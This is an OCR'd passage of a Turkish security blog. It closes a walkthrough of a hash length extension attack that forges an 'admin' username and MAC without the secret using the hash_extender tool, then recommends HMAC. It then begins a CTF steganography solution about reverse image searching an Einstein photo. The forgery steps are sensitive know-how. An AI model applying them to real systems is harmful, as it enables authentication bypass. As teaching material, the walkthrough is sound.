
$username değeri bizim kontrolümüzde olduğuna göre hash kontrolünü atlatmak için $secret değerini bilmeden yukarıda anlatmış olduklarıma göre şunu yapabiliriz. $secret değeri ile $username değeri birbirine eklendiğine (concatenate) göre bunun toplamını 64 bayta tamamlayarak üzerine admin karakter dizisini ekleriz ve ardından bizden beklenen $hash değerini de web uygulamasına göndererek bu kontrolü başarıyla atlatabiliriz.

username olarak kullanılacak olan misafir + padding + boyut + admin değerinin yeni $hash değerini öğrenmek için misafir kullanıcısının $hash değeri olan 44f83d9752e575bfc5bbc28caa5d9ce5 değerinden faydalanabiliriz. Yukarıda da belirttiğim üzere ilk blokta kullanılmak üzere bu hash değerini başlangıç değeri olarak (internal state) kullanarak bu değerin üzerine padding + (misafir + admin)'in uzunluğunu ekleyerek birinci bloğun işlemini tamamlayabiliriz. Ardından ikinci bloğun başlangıç değeri olarak admin karakter dizisini kullanarak yeni $hash değerini (373fb330afbc0b1a5688ff4a3ef1b2a6) öğrenebiliriz. Normalde $secret değerini biliyor olsaydık bunu aşağıdaki gibi Python ile kolaylıkla öğrenebilirdik.




Aslında $secret değerini bilmemize gerek yok çünkü bildiğimiz bir verinin hash değerine, yeni bir veri ekleyerek, yeni oluşan $hash değerini (373fb330afbc0b1a5688ff4a3ef1b2a6) rahatlıkla öğrenebiliriz.





Görüldüğü üzere misafir + admin için yeni $hash değerini $secret değerini bilmeden öğrenebildik. Şimdi sıra $username parametresinde 373fb330afbc0b1a5688ff4a3ef1b2a6 hash değerini üretecek parametreleri oluşmaya geldiğinde şunu yapacağız. $secret değerini bilmiyoruz ancak ilgili $hash değerini üretmek için bilmemize gerek olmadığını artık biliyoruz. Burada sadece iki değerin toplam boyutunu tahmin etmemiz gerekiyor. Bunun için de hash_extender aracından faydalanabiliriz. Bu araca sunucunun bize ilk atadağı/gönderdiği $hash değerini -s parametresi ile, (44f83d9752e575bfc5bbc28caa5d9ce5), hash değerine ait veriyi (yani misafir) ise -d parametresi ile, eklenecek veriyi ise (yani admin) -a ile ve toplum boyutu deneme yanılma ile tespit edebilme adına min ve max parametrelerini vererek kullanabiliyoruz. Program çıktısındaki her bir değeri (bu arada yeni üretilen hash değerinin (373fb330afbc0b1a5688ff4a3ef1b2a6) de bizimki ile aynı olduğunu görebiliyoruz) teker teker uygulama üzerinde denediğimiz zaman $secret değerinin 11 hane uzunluğunda olduğunu ve MAC olarak kullanılan $hash değerini başarıyla tespit edip, kontrolü atlatabildiğimizi görüyoruz.



Yazılım geliştiricisiyseniz, hash uzunluk genişletme (hash length extension attack) zafiyetine karşı kendi MAC kontrolünüzü (custom) oluşturmak yerine HMAC kullanabilirsiniz.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Pi Hediyem Vardı, Verdim, Gitti #3 :)


Source: https://www.mertsarica.com/pi-hediyem-vardi-verdim-gitti-3/


By M.S on May 5th, 2015


1 Mayıs 2015 tarihinde üçüncüsü düzenlenen Pi Hediyem Var oyununun çözüm yolu ve Raspberry Pi 2 kazanan talihli karşınızda!


ÇÖZÜM YOLU:

Dahi ile deli arasında ince bir çizgi olduğu söylenir.
Aşağıdaki resimde gördüğünüz bir dahi ise, yine bu resimde olan ama göremediğiniz deli kimdir ? sorusu bize aslında bu resim içinde başka bir resmin gizli olabileceğine yani steganografi kullanıldığına dair ipucu veriyordu. Bu ipucundan yola çıkarak Einstein'in resmini (pihaber6.png) Google görseller üzerinde aratarak resmin orjinalina kısa bir sürede ulaşabilirdik.


Google Görseller
https://www.google.com.tr/imghp?hl=tr&tab=wi&ei=Of49VfzhL4SrsAGK24CwBg&ved=0CA8Qqi4oAg
+Mert
Google
Görseller
Görselle ara
Google'da metin yerine görselle arama yapın. Buraya bir resim sürüklemeyi deneyin.
Dosya yükleniyor
Gizlilik
Şartlar
Ayarlar
Waiting for www.google.com.tr...



Mert
Google'da Ara
https://www.google.com.tr/search?tbs=sbi:AMhZZitZvp857uVh9TVUa-XgOWUMH0hJw4kHM9II4s6KosP6fARuEQ
Eşleşen görselleri içeren sayfalar
İş - "Einstein Sizin İçin Çalışsaydı..." - Başlangıcın biraz ilerisi...
kmuratsimsek.blogspot.com/.../is-einstein-sizin-icin-calssayd-...
620 × 747 - 26 Nis 2014 - Muhteşem olurdu değil mi? Düşünsenize tarihin gelmiş geçmiş en büyük zekalarından birisi sizin için çalışıyor. Hangi departmanda olursa ...
Poster APPLE Think Different Albert Einstein - 50X70 ...
https://www.pinterest.com/.../11603... Bu sayfanın çevirisini yap
357 × 500 - Poster APPLE Think Different Albert Einstein - 50X70 !! | See more about albert einstein and posters.
Think different on Pinterest | Jane Goodall, Pablo Picasso ...
https://tr.pinterest.com/ericchan2017/think-different/
357 × 500 - Explore eric chan's board "Think different" on Pinterest, a visual bookmarking tool ... Apple ••Think Different•• ad campaign 1997 poster > Jane GOODALL (brit ...
Poster Apple Think Different Albert Einstein 50x70 | eBay
www.ebay.com/...-/250764766418 Bu sayfanın çevirisini yap
€21,90 - Stokta Var
357 × 500 - Poster APPLE Think Different Albert Einstein - 50X70 !! in Computers/Tablets & Networking, Vintage Computing, Vintage Computers & Mainframes | eBay.



Mert
http://mentalfloss.com/sit
www.google.com.tr/imgres?imgurl=http://mentalfloss.com/sites/default/files/styles/insert_main_wide_image/pub
İş - "Einstein Sizin İçin Çalışsaydı..." ...
kmuratsimsek.blogspot.com - 620 × 747 - Görselle ara
Muhteşem olurdu değil mi? Düşünsenize tarihin gelmiş geçmiş en büyük zekalarından birisi sizin için çalışıyor. Hangi departmanda olursa olsun harikalar ...
Sayfayı ziyaret et
Resmi görüntüle
Görseller telif hakkına tabi olabilir. - Geri bildirim gönder
kmuratsimsek.blogspot.com/2014/04/is-einstein-sizin-icin-calssayd-yazs.html


Mert
einstein1_7.jpg (620×747)
mentalfloss.com/sites/default/files/styles/insert_main_wide_image/public/einstein1_7.jpg

